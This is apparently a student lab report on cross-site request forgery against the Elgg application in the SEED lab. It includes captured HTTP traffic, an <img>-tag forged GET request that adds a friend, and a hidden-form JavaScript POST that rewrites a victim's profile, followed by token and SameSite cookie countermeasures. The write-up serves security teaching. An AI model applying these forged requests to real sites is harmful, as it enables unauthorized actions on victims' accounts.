LAB 6: WEB SECURITY

CSRF Attack

TASK 1: Observing HTTP request

GET:

Get is a HTTP request method that is used to access server resources and the query parameters are appended to the url of the request. I had searched for Alice in the search bar and the respective http request is as seen in figure 2.

The query parameter q holds the search text followed by the search_type parameter which is set to ‘all’.



Figure 1

```
http://www.seed-server.com/search?q=Alice&search_type=all
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/
Connection: keep-alive
Cookie: Elgg=at5db8g43514r1pnqqpmu9oj7u
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Fri, 16 Apr 2021 17:37:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3420
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 2

Figure 3

POST:

To capture a POST request, I logged into the user samy.

The post is a HTTP Request which is used to pass data to the server often causing some change to the server state/resource.

The post request uses the request body to pass the query parameters and here we see that the first two parameters are csrf token and timestamp that is used as a countermeasure against CSRF attacks, and username and password queries hold the values entered in the login form.

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------154673279513295303412671153436
Content-Length: 568
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=qeer3hlhn0k86tm64hvaaebnct
__elgg_token=Zwchg7saSRlAaVsqjFIESQ&__elgg_ts=1618445812&username=samy&password=seedsamy
POST: HTTP/1.1 200 OK
Date: Thu, 15 Apr 2021 00:17:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=5bm1cjm3o7ookafo2tdcid1dn8; path=/
Vary: User-Agent
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

Figure 4

TASK 2: CSRF attack using GET request

To make this attack we need to know the add friend value of Samy. Let us assume that Samy has a fake profile in elgg under the same Boby. He logs into that account, adds Samy to his friends list and captures the HTTP request sent as a result as seen in figure 5 and finds out that Samy's guid/ add_friend value is 59. Using this we can forge a HTTP request using the <img> tag which automatically triggers a GET request. HTML of the attacker/Samy's webpage is as shown in figure 6. Since CSRF countermeasures are disabled, we can skip them. Then Samy can post the

link to the attacker website as a wire post. As soon as Alice clicks on this, Samy will be automatically added to her friends list as seen in Figure 7.

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1618599209&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=rg3k6i65tav0dos1ijcrepianr
GET: HTTP/1.1 200 OK
Date: Fri, 16 Apr 2021 18:53:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Figure 5

```
1 <html>
2 <head>
3 <title> New hack </title>
4 <body>
5 <p> <b> Loading... </b></p>
6 <img src="http://www.seed-server.com/action/friends/add?friend=59" alt="Dog video" width="50"
  height="50"/>
7 </body>
8 </html>
```

Figure 6



Figure 7

TASK 3: CSRF attack using POST request

To change the Profile details of Alice we need to find her GUID. To do this Samy can send a message to alice and capture the triggered Http Post request as seen in Figure 8. From this guid of alice is retrieved i.e 56. Later Samy captures the Http request triggered by modifying his own profile as seen in Figure 9. Using this as a reference he can modify his attacker webpage to trigger the Post request as seen in Figure 10 and attach this link in a message to Alice. So, when Alice clicks on the link, her profile will be updated automatically as seen in Figure 12.



Figure 8

Figure 9

```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'/>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'/>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'/>";
fields += "<input type='hidden' name='guid' value='56'/>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
```

Figure 10



Figure 11



Figure 12

Answer 1:

We can use the above approach i.e capture the Post request triggered by sending a message to Alice to retrieve her Guid. Alternatively, Boby can visit Alice's profile use the inspector tool to check for Guid as seen in Figure 13.



Figure 13

Answer 2:

Boby will be able to perform the above CSRF attack provided he knows the guid of the targeted owner. In this scenario, Boby does not know who is visiting his malicious webpage hence cannot retrieve their guid to perform the attack.

TASK 4: Enabling Elgg's Countermeasure

Elgg generates and appends the parameters elgg_token and elgg_ts to all the requests originating from it to defend against CSRF attacks. We enable this countermeasure by commenting the return instruction in the validate () to allow secret token and timestamp validation in Csrf.php file. With the countermeasures turned on, we were not able to carry out of either of the attacks mentioned above as seen in Figure 14, 15. This is because we are not including the secret_token and timestamp parameter while generating a forged HTTP request, hence the elgg applications will deny any action to be performed unless the validate () returns true. Also, these values cannot be easily guessed since the secret_token is a digest generated a result of MD5 hashing performed on of the site secret value (retrieved from database), timestamp, user session ID and random session string.



Figure 14



Figure 15

TASK 5: Experimenting with the SameSite Cookie Method (and extra credit)

Cookies are stateful information used to track the user's activity. Normally, a generic cookie will be passed along whether the request is originating from same site or cross site. CSRF attacks rely on the fact that cookies are attached to any request to a given origin, no matter who initiates the request. One way to counter this is to use Csrf secret tokens like the previous section and another is by by using setting SameSite cookie attribute which can hold either of these two values: Lax or Strict. When we visit the website example32.com all 3 cookies are sent to the browser. The following observations were made:

- All 3 kinds of cookies are passed along when the request (GET request through link, form and POST request made through a form) is sent by the same site.
- When the GET request is sent by 3rd party website (in this case, attacker32.com to example32.com) only normal and lax cookies are passed and when POST request is sent from a 3rd party website only normal cookie is passed by the browser.

This is because when the SameSite cookie attribute is set to "Lax" the cookies will be passed by the browser when the attacker32.com (3rd party) initiates a GET request. However, only the GET requests that cause top level navigation(i.e which causes modification in url) must be requested inorder to pass the cookies.

When the SameSite attribute is set to "Strict" irrespective of the http request method, no cookies will be passed when the request originates from 3rd party site. Thus, protecting against CSRF attack.

We can protect the elgg application by implementing this method. For the first attack we forge GET http request using <img> tag however, this request will not cause top level navigation. So setting the samesite attribute to "Lax" will counter this attack but it will fail to protect against 2nd attack using POST requests. Hence by setting this attribute to "Strict" in php configuration file will protect the elgg application from CSRF attacks.

This can be done by following the steps:

- Since elgg is hosted using Apache server, traverse to the php default configuration of apache2 server php.ini. path: /etc/php/7.4/apache2/php.ini
- Add the line: session.cookie_samesite= “Strict” under [Session] section as seen in figure 16.
- Restart the apache server by running the command: $service apache2 restart

Now we can verify the attribute is set to strict for all sessions using developer tools of the browser as seen in figure 17. Also verify that the attack is unsuccessful as seen in figure 18. (csrf token validation is disabled hence, no errors are thrown)

```
; Add SameSite attribute to cookie to help mitigate Cross-Site Request Forgery (CSRF/XSRF)
; Current valid values are "Lax" or "Strict"
; https://tools.ietf.org/html/draft-west-first-party-cookies-07
session.cookie_samesite = "Strict"
```

Figure 16



Figure 17



Figure 18